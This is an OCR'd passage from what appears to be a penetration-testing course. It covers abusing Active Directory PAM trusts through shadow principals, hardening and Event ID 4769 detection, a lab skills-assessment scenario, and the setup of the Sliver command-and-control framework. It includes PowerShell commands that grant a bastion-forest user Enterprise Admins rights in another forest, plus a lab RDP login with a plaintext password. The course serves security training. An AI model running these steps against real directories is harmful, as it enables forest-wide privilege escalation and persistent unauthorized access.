
Shadow Principals

In Active Directory (AD), a `shadow principal` refers to a security principal (such as a user, group, or computer account) that exists in a trusted domain but appears as if it also exists in


the local domain.

When a trust is established between two domains, security principals from one domain can access resources in the other domain. However, while the security principals are authenticated in the trusted domain, they might not have an actual presence (e.g., user accounts) in the trusting domain. In such cases, shadow principals are created in the trusting domain to represent these security principals from the trusted domain.

Suppose there exists a bastion (Administrative) forest named `controlcenter.corp`, alongside three distinct user/production forests: `eulogistics.corp`, `uslogistics.corp`, and `inlogistics.corp`. The overarching objective is for `Controlcenter` to efficiently manage and oversee all three user forests without necessitating alterations to group memberships or access control lists (ACLs) within the `user forests`.



To achieve this, one viable approach is to establish a `One-Way Privileged Access Management (PAM)` trust from each user forest to the bastion forest and create `Shadow Prinipals` in the bastion forest.



Once the trust is in place, the next step involves creating a `shadow principal` object within the bastion forest (`controlcenter.corp`). This shadow principal object is configured to contain the `Enterprise Admins` Security Identifier (SID) from the `user forests`. Shadow Principals reside in a special container `CN=Shadow Principal Configuration` in the Configuration container on bastion forest (`controlcenter.corp`).

Steps to configure Shadow Principals in bastion forest:

- Obtain the `Enterprise Admins` or `Domain Admins` SID of User forest
- Create a `Shadow Principal` in Bastion forest with the obtained SID of User forest
- Make a `user` from Bastion forest member of the created `Shadow Principal`

With this configuration, the user from Bastion forest who is a member of the `shadow principal` in the bastion forest can now access the user forest as an `administrator`. This user, who is a member of the `shadow principal`, is typically known as a `shadow admin`.

Creating Shadow Principals in Bastion forest

```
# Get the SID for the Enterprise Admins group of the user forest
$ShadowPrincipalSid = (Get-ADGroup -Identity 'Enterprise Admins' -
Properties ObjectSID -Server eulogistics.corp).ObjectSID

# Container location
$Container = 'CN=Shadow Principal
Configuration,CN=Services,CN=Configuration,DC=controlcenter,DC=corp'

# Create the Shadow principal
New-ADObject -Type msDS-ShadowPrincipal -Name "Tom" -Path $Container -
OtherAttributes @{'msDS-ShadowPrincipalSid'= $ShadowPrincipalSid}
```

```
# We can add a user from bastion forest to an existing bastion forest's
shadow security principal container named Tom
Set-ADObject -Identity "CN=Tom,CN=Shadow Principal
Configuration,CN=Services,CN=Configuration,DC=controlcenter,DC=corp" -Add
@{'member'="CN=Administrator,CN=Users,DC=controlcenter,DC=corp"} -Verbose
```

Note: In the LAB, a Shadow Principal named `Tom` has been already created in bastion forest.

The above command creates a new `Shadow Principal` named `Tom` within the Bastion forest. This shadow principal inherits the SID of `Enterprise Admins` from the User forest. Afterward, the `Administrator` user from the Bastion forest is added as a member of the Shadow principal named `Tom`. Consequently, the `Administrator` of the Bastion forest gains direct access to the User forest by virtue of their association with the `Enterprise Admins` group. This strategic maneuver enhances administrative capabilities while maintaining a secure and controlled environment.

Abusing PAM Trust

When a `Bastion` (Administrative) Forest is compromised, attackers can not only infiltrate but also establish persistence within the forest it manages, i.e., `User/Production Forest`. In a scenario where we have compromised a bastion forest (`controlcenter.corp`), we can proceed to enumerate whether a Privileged Access Management (PAM) trust has been established and whether any Shadow Principals are configured. This can be achieved using PowerShell's `Get-ADObject` cmdlet which will retrieve the Shadow Principal configuration.

RDP into Controlcenter DC

```
xfreerdp /u:Administrator /p:'C0ntrol_center_adm!' /v:10.129.229.199
/dynamic-resolution
```

Enumerating Shadow Principals

```
PS C:\Tools> Get-ADObject -SearchBase ("CN=Shadow Principal
Configuration,CN=Services," + (Get-ADRootDSE).configurationNamingContext)
-Filter * -Properties * | select Name,member,msDS-ShadowPrincipalSid | fl

Name                     : Shadow Principal Configuration
member                   : {}
msDS-ShadowPrincipalSid :

Name                     : Tom
member                   :
{CN=Administrator,CN=Users,DC=controlcenter,DC=corp}
```

```
msDS-ShadowPrincipalSid : S-1-5-21-1490426177-2790079739-1572189234-519
```

The output reveals the presence of a shadow principal named `Tom` in the Bastion Forest (Controlcenter), with the `Administrator` listed as its member. The following table provides a comprehensive explanation of each attribute present in the command output.

Object	Description
`Name`	Name of the shadow principal present in bastion forest (controlcenter.corp)
`Member`	Members from the bastion forest which are mapped to the shadow principal. In our example, it is the Administrator of controlcenter.corp
`msDS-ShadowPrincipalSid`	The SID of the principal (user or group) in the user/prodcution forest whose privileges are assgined to the shadow security principal. In our example, it is the Enterpise Admins group in the user forest

With the `Shadow Principal` configured, we can simply list the directory of `eulogistics.corp` from the `controlcenter.corp` as Administrator.

Accessing Eulogistics as Administrator

```
PS C:\Tools> whoami;hostname
controlcenter\administrator
DC01
PS C:\Tools> ls \\DC-EU.eulogistics.corp\c$

    Directory: \\DC-EU.eulogistics.corp\c$

Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----        7/16/2016   6:23 AM                PerfLogs
d-r---         2/1/2024   6:36 PM                Program Files
d-----        7/16/2016   6:23 AM                Program Files (x86)
d-r---         2/1/2024   6:35 PM                Users
d-----         2/6/2024  11:54 PM                Windows
```

In the event that we compromise the bastion forest and find that `PAM trust` is configured but no shadow principals are created, we now have the capability to create one ourselves. And if shadow principals are already configured, we can leverage them to escalate privileges within the user forest.

Moving On

With that, we conclude our exploration into `Cross-Forest` attacks. In the following section, our attention will shift towards `Mitigating` & `Detecting` Active Directory Trust attacks, which will be succeeded by a skills assessment at the end.

Trust Attack Mitigations and Detections

Let's review a few hardening measures that can be put in place to stop some of the trust attacks shown in this module. Keep in mind that these will only work to prevent cross forest trust attacks. When a child domain is compromised, the ExtraSIDS attack can be performed to compromise the parent and from there every other domain in said forest.

As penetration testers we can provide extra value to our customers by providing recommendations on how they can further improve their security posture in terms of hardening but also detecting an attacker enumerating for or attempting one of these attacks. The first step is always hardening within the domain first to prevent domain compromise that could lead to trust attacks, but if a domain is compromised there must be layered defenses to mitigate the risk of further compromise.

Hardening Considerations

Below are some steps that can be taken to harden trust relationships and help to contain an attack and not allow it to "spill over" trust boundaries.

`Selective Authentication`: Only allow necessary accounts or groups to authenticate across trusts. This minimizes the attack surface by restricting access to only trusted entities.

`Two-Way Trusts vs. One-Way Trusts`: Consider implementing one-way trusts whenever possible, especially when there's a clear hierarchy between domains. This limits the scope of trust relationships and reduces potential attack vectors.

`SID Filtering`: Enable SID filtering on external trusts to prevent the escalation of privileges through SID injection attacks. This ensures that only authentic SIDs are accepted during authentication.

`Transitive vs. Non-Transitive Trusts`: Use non-transitive trusts where appropriate to prevent trust relationships from extending beyond the intended scope, reducing the risk of lateral movement.

`Trust Validation`: Regularly review and validate trust relationships to ensure they are necessary and configured correctly. Remove any unnecessary trusts to minimize the attack

surface.

`Trust Monitoring`: Implement monitoring mechanisms to track trust-related activities and detect any unauthorized attempts to establish or manipulate trust relationships.

`Strong Authentication`: Enforce the use of strong authentication mechanisms, such as Kerberos mutual authentication, for trust communications to prevent credential theft and replay attacks.

`Firewall Rules`: Configure firewall rules to restrict network traffic between trusted domains, limiting communication to only necessary ports and protocols. Limit WinRM access to domain controllers and other key servers/workstations to specific source IP addresses.

`Credential Protection`: Implement measures to protect credentials, such as enforcing strong password policies, regularly rotating passwords for service accounts involved in trust relationships, and using managed service accounts where applicable.


`Regular Security Updates`: Keep Active Directory and associated systems up-to-date with the latest security patches to mitigate known vulnerabilities that could be exploited to compromise trust relationships.

`Multi-factor Authentication (MFA)`: Implement MFA on all domain controllers to prevent Remote Desktop (RDP) access if an attacker gains a set of clear text credentials.

Detections


In situations where removing external trusts isn't feasible, it's crucial to maintain vigilant monitoring to mitigate potential threats. Event ID `4769`, which logs Kerberos service ticket requests, plays a key role in this monitoring effort by providing a detailed record of all the TGT requests in the domain. Specifically, we need to focus on analyzing this event to identify patterns that may indicate cross-forest malicious activity, such as a request for a Ticket Granting Ticket (TGT) from an `external` forest account. By carefully examining these logs, security teams can quickly spot instances where a local TGT is requested from an account in another forest. This proactive approach allows for early detection and effective response to potential cross-forest trust attacks, bolstering overall security measures.

To access Event Viewer, open it from the Start menu, navigate to `Windows Logs` > `Security` > click `Filter Current Log` > enter `4769` in the `Event ID` field, and click `OK` to review events related to `Event ID 4769`.



In this scenario, upon reviewing an event ID `4769` from the logistics.ad domain, it's evident that the Account Domain field references the domain `inlanefreight.ad`, belonging to a separate forest, while the Service Name is identified as `DC02$`. This event demonstrates a user accessing a resource in a distinct forest. Specifically, it's observed that the user `harry` from the `Inlanefreight` domain has requested the Ticket Granting Ticket (TGT) of the `Logistics\DC02$` domain controller within the `Logistics` domain.

Note: Event log ID `4769` can also be examined to detect activity related to `intra-forest` trusts as shown in below screenshot.



Organizations can also employ advanced technologies such as the Kusto Query Language (KQL) within Microsoft Sentinel which enables comprehensive tracking of various enumeration activities across domain trusts. While not covered in-depth within this module, leveraging KQL empowers security teams to identify and thwart a wide array of enumeration techniques deployed by attackers. This blog post serves as a comprehensive guide on detecting and mitigating cross-forest trust attacks, offering insights into the detection of diverse enumeration tools and techniques.

The list above does not take into account every possible defensive measure, but these combined with strong vulnerability & configuration management within each domain will limit the likelihood of domain compromise or spreading compromise to partner forests. It's also important for us to clearly articulate to our clients the how & why of the attacks demonstrated in this module. Educating them on these attack possibilities will help them with hardening their defenses and with avoiding some of these avenues of attack when establishing additional trusts down the road.

Closing Thoughts

Active Directory security is a vast and constantly evolving field, and mastering it requires continuous learning and adaptation. By familiarizing ourselves with the various tools and tactics used by different teams and threat actors, we can significantly enhance our skills and effectiveness in both offensive and defensive roles.

It's crucial to recognize that Active Directory attacks across trusts are here to stay, making it imperative to leverage available resources to stay ahead of the curve and maintain network security proactively. Whether as a penetration tester or a defender, having a solid understanding of Active Directory Trusts and their inherent issues empowers us to navigate its complexities effectively.

We have covered many tools and tactics within this module for performing Active Directory trust attacks. Remember, the more we comprehend the broader landscape of Active Directory security, the more proficient we become as both attackers and defenders. This proficiency translates into valuable contributions to our clients and the organizations we serve. And while improving security is our primary goal, there's no reason why we can't enjoy the process and have fun along the way.

Active Directory Trust Attacks - Skills Assessment

Scenario

The CISO for our client Inlanefreight attended a local Security BSides conference and attended a comprehensive, technical, talk on Active Directory trust attacks. Due to certain legacy configurations and a recent merger, the CISO is concerned about the security configuration of the Active Directory trusts within their environment. He has asked our team to perform a thorough assessment from the perspective of a standard AD user to map out all of their AD trusts and hunt for any security misconfigurations or vulnerabilities present that they need to address.

The client is not concerned with stealth or obtaining a foothold as he would prefer we spend the majority of our time focusing on identifying flaws associated with their trusts. Therefore we have been provided with low privileged RDP access to a host as a starting point. Connect to the internal network with the credentials provided and begin your enumeration. Once you have mapped out the domain trusts present, look for flaws to move through the network compromising forests as you go.

Harness the Active Directory Trust attack techniques you learned in this module to disclose all of security vulnerabilities.

In-Scope Targets

Target	IP Address
`CHILD-DC.child.inlanefreight.ad`	`DHCP + 172.16.114.5`
`DC.inlanefreight.ad`	`172.16.114.3`
`DC03.apexcargo.ad`	`172.16.114.10`
`DC04.mssp.ad`	`172.16.114.15`
`DC05.fabricorp.ad`	`172.16.114.20`

Note: A Chisel server is running on CHILD-DC on port 8080

Apply the skills learned in this module to compromise all domain controllers present in the client environment and submit the relevant flags to complete the skills assessment.

13. Intro to C2 Operations with Sliver

Introduction to C2s and Sliver

A command and control (C2) server is software tasked to execute commands or binaries on a remote computer, or a network of computers. The primary focus of a C2 is to have a centralized management system where the operator can manage access to other machines somewhere in the network. An operator is the one who carries out the (simulated) attack and manages the software. The access can be gained in multiple ways, be it a SQL Injection vulnerability, weak credentials on different services such as SSH, RDP, or access to the initial machine (foothold) given by the client for a red team engagement or a penetration test. The term "red team" refers to a group of people specializing in researching different ways getting into systems and refining tools, and being a step ahead of defenders.

A C2 server facilitates the creation of a specific executable, and once it is on the target machine, establishes a communication channel between the server and the target when executed. From here on, we are going to refer to these executables as beacons.

Predominantly, C2 servers are used by the red team. It is a focused, goal-oriented security testing approach to achieve specific objectives. The objectives closely follow the Cyber Kill Chain.

Attack Lifecycle

Developed by Lockheed Martin in 2011, the Cyber Kill Chain framework categorizes the attack lifecycle of cyber operations into seven steps.

Attack Lifecycle	Description
Reconnaissance	starts with gathering as much information as possible about the target. It can be active reconnaissance (actively interacting with the target) or passive reconnaissance. Such recon can include active scanning, gathering information about the victim's hosts/identity or the network, and searching through the open and deep web.
Weaponization	characterizing the process of the development of the payload allowing foothold access.
Delivery	constitutes a stage when one has found a way of transferring the payload onto the target.
Exploitation	the step where one executes the payload onto the target.

Attack Lifecycle	Description
Installation	the step during which the adversary establishes initial control over the target
Command and Control (C2)	constitutes a step wherein one has established a connection from the target to the command and control server.
Actions on Objectives	the step where one starts carrying out the intended goals, whether data theft or exfiltration.

One important aspect not mentioned in the Cyber Kill Chain is the `Operational Security` known as OpSec. It is an aspect where an adversary minimize their footprints to hide their presence on target systems.

Sliver

Sliver is a command and control software developed by BishopFox. Used by penetration testers and red teamers, its client, server, and beacons (known as implants) are written in Golang - making it easy to cross-compile for different platforms.

Sliver has implants, beacons, and stagers (or stager). `Implants` are the software (binaries/executables) used to preserve an entry onto a target, facilitated by a command and control server.
`Beaconing` is the process of communicating from the target host to the command and control server over a set period.
`Stagers` or a `stager` are a way of loading a code onto a remote machine. It is mostly used to execute a small piece of code (`stager`) that loads a different code.

Sliver can be installed using the Linux one-liner in the GitHub repository or by downloading Sliver's server and client separately from the releases. The server can be used as a single point of connection both for beacons and for operators, having the ability to host multiple operators at the same time. A downside of not having a server and a client is that everything runs inside the process of Sliver, meaning that if you accidentally terminate the process, you might lose the beacons or sessions. One of the most important features of Sliver is its Armory, a library of precompiled .NET binaries that can be executed on the victim machine, helping us minimize the footprint.

Delving into the following module sections, we will be exposed to different tools, methodologies, and scenarios, primarily targeting Active Directory and Windows systems.

Setting Up

Sliver is developed and actively updated by BishopFox. The installation we are going to follow throughout the module focuses on utilizing the pre-compiled binaries, each having

their separate responsibilities. `Sliver`'s `Server` component has the important role of serving as the location implants will communicate back to, and `Sliver`'s `Client` component has the role of being the location the user will execute the commands and tools needed to fulfill their objectives. Sliver can also be installed using a linux one-liner script. One of the drawbacks of using that approach is one can accidently use the `Ctrl + C` key combination, and risk losing every callback previously established. A callback is the term used when an implant has been executed on the target system and is actively communicating back to the server.

Having that in mind and knowing that `Sliver` is mostly command line based, we execute commands and other actions from the command line interface of the C2.

`Sliver`, like any other command and control software, can be deployed on a different host than the operator, and depending on the required infrastructure, can also be positioned in a remote network. Additionally, having the ability of a multiplayer mode has some advantages whenever it comes to a multi-operator engagement.

Installation

Running a Sliver Server allows multiple operators to join, allowing them to streamline the activities in one place. Visiting the GitHub releases page of `Sliver`, we can see that the authors have provided pre-compiled versions of the `server` and `client` components for various operating systems.

Server setup

Installing both components is relatively easy, and we must download the respective binary based on the operating system we are using, which in our case is `Linux`.

```
wget -q
https://github.com/BishopFox/sliver/releases/download/v1.5.42/sliver-
server_linux
chmod +x ./sliver-server_linux
```

Upon the first start of the server component, it could take up to a few minutes to finish unpacking the assets. A critical method of differentiating the `Server` and `Client` components of `Sliver` is the prefixes in the CLI.

```
./sliver-server_linux

Sliver  Copyright (C) 2022  Bishop Fox
This program comes with ABSOLUTELY NO WARRANTY; for details type
```

```
'licenses'.
This is free software, and you are welcome to redistribute it
under certain conditions; type 'licenses' for details.

Unpacking assets ...

.------..------..------..------..------..------.
|S.--. ||L.--. ||I.--. ||V.--. ||E.--. ||R.--. |
| :/\: || :/\: || (\/) || :(): || (\/) || :(): |
| :\/: || (__) || :\/: || ()() || :\/: || ()() |
| '--'S|| '--'L|| '--'I|| '--'V|| '--'E|| '--'R|
`------'`------'`------'`------'`------'`------'

All hackers gain infect
[*] Server v1.5.41 - f2a3915c79b31ab31c0c2f0428bbd53d9e93c54b
[*] Welcome to the sliver shell, please type 'help' for options

[*] Check for updates with the 'update' command

[server] sliver >
```

As with any other tool, every person using it must be aware of the commands and their usage. The `help` command can be used in the console to get a more comprehensive list of the available commands.

```
[server] sliver > help

Commands:
=========
  clear       clear the screen
  exit        exit the shell
  help        use 'help [command]' for command help
  monitor     Monitor threat intel platforms for Sliver implants
  wg-config   Generate a new WireGuard client config
  wg-portfwd  List ports forwarded by the WireGuard tun interface
  wg-socks    List socks servers listening on the WireGuard tun interface

Generic:
========
  aliases           List current aliases
  armory            Automatically download and install extensions/aliases
  background        Background an active session
  beacons           Manage beacons
  builders          List external builders
  canaries          List previously generated canaries
  cursed            Chrome/electron post-exploitation tool kit (ก`-
')ว━☆ﾟ.*･｡ﾟ
```

```
  dns                Start a DNS listener
  env                List environment variables
  generate           Generate an implant binary
  hosts              Manage the database of hosts
  http               Start an HTTP listener
  https              Start an HTTPS listener
  implants           List implant builds
  jobs               Job control
  licenses           Open source licenses
  loot               Manage the server's loot store
  mtls               Start an mTLS listener
  prelude-operator   Manage connection to Prelude's Operator
  profiles           List existing profiles
  reaction           Manage automatic reactions to events
  regenerate         Regenerate an implant
  sessions           Session management
  settings           Manage client settings
  stage-listener     Start a stager listener
  tasks              Beacon task management
  update             Check for updates
  use                Switch the active session or beacon
  version            Display version information
  websites           Host static content (used with HTTP C2)
  wg                 Start a WireGuard listener

Multiplayer:
============
  kick-operator  Kick an operator from the server
  multiplayer    Enable multiplayer mode
  new-operator   Create a new operator config file
  operators      Manage operators

For even more information, please see our wiki:
https://github.com/BishopFox/sliver/wiki
```

For both components of `Sliver`, we can use the `help` command followed by any available command in the tool to get more detailed information, such as brief information about the command, its arguments, etc.

```
[server] sliver > help new-operator

Create a new operator config file

Usage:
======
  new-operator [flags]
```

```
Flags:
======
  -h, --help            display help
  -l, --lhost string    listen host
  -p, --lport int       listen port (default: 31337)
  -n, --name  string    operator name
  -s, --save  string    directory/file to the binary to
```

Operator profile

Sliver can differentiate who can connect based on the generated profile from its server. A profile can be generated using the `new-operator` command followed by the operator's name (`-n`) and the listening host IP address (`-l`).

```
[server] sliver > new-operator -n student -l 10.10.14.193

[*] Generating new client certificate, please wait ...
[*] Saved new client config to: /home/htb-ac-8414/student_10.10.14.193.cfg
```

Multiplayer mode

`Sliver` can host multiple operators simultaneously in a mode known as multiplayer. To enable the `multiplayer` mode, we need to execute the command in the `server` component. Note without enabling the mode, no one will be able to connect to `Sliver`'s server.

```
[server] sliver > multiplayer

[*] Multiplayer mode enabled!
[*] student has joined the game
```

Client setup

Having the profile saved to a known directory, we must import the profile to access the server after downloading the client component of 'Sliver'.

```
wget -q
https://github.com/BishopFox/sliver/releases/download/v1.5.42/sliver-
client_linux
chmod +x ./sliver-client_linux
./sliver-client_linux import student_10.10.14.193.cfg
2023/09/27 11:45:03 Saved new client config to: /home/htb-ac-8414/.sliver-
```

```
client/configs/student_10.10.14.193.cfg
```

After successfully importing the profile, we can start the client component of `Sliver`.

```
./sliver-client_linux
Connecting to 10.10.14.193:31337 ...

.------..------..------..------..------..------.
|S.--. ||L.--. ||I.--. ||V.--. ||E.--. ||R.--. |
| :/\: || :/\: || (\/) || :(): || (\/) || :(): |
| :\/: || (__) || :\/: || ()() || :\/: || ()() |
| '--'S|| '--'L|| '--'I|| '--'V|| '--'E|| '--'R|
`------'`------'`------'`------'`------'`------'

All hackers gain scavenge
[*] Server v1.5.41 - f2a3915c79b31ab31c0c2f0428bbd53d9e93c54b
[*] Welcome to the sliver shell, please type 'help' for options

[*] Check for updates with the 'update' command

sliver >
```

Armory

The previous section introduced us to the armory portion of `Sliver`. Its capability of having pre-installed .NET binaries ready to be used makes the operators' lives easier. However, one of the drawbacks that one might stumble upon is the detection of the tools. In the future, we may need to think of a way to change the internals of the tools to avoid being detected.

Armory installation

The extensions (utilities) in the armory can be installed using the armory command followed by a subcommand such as `install`, `search` and `update`.

```
sliver > armory --help

Automatically download and install extensions/aliases

Usage:
======
  armory [flags]

Flags:
```

```
======
  -h, --help                    display help
  -c, --ignore-cache            ignore metadata cache, force refresh
  -I, --insecure                skip tls certificate validation
  -p, --proxy        string     specify a proxy url (e.g.
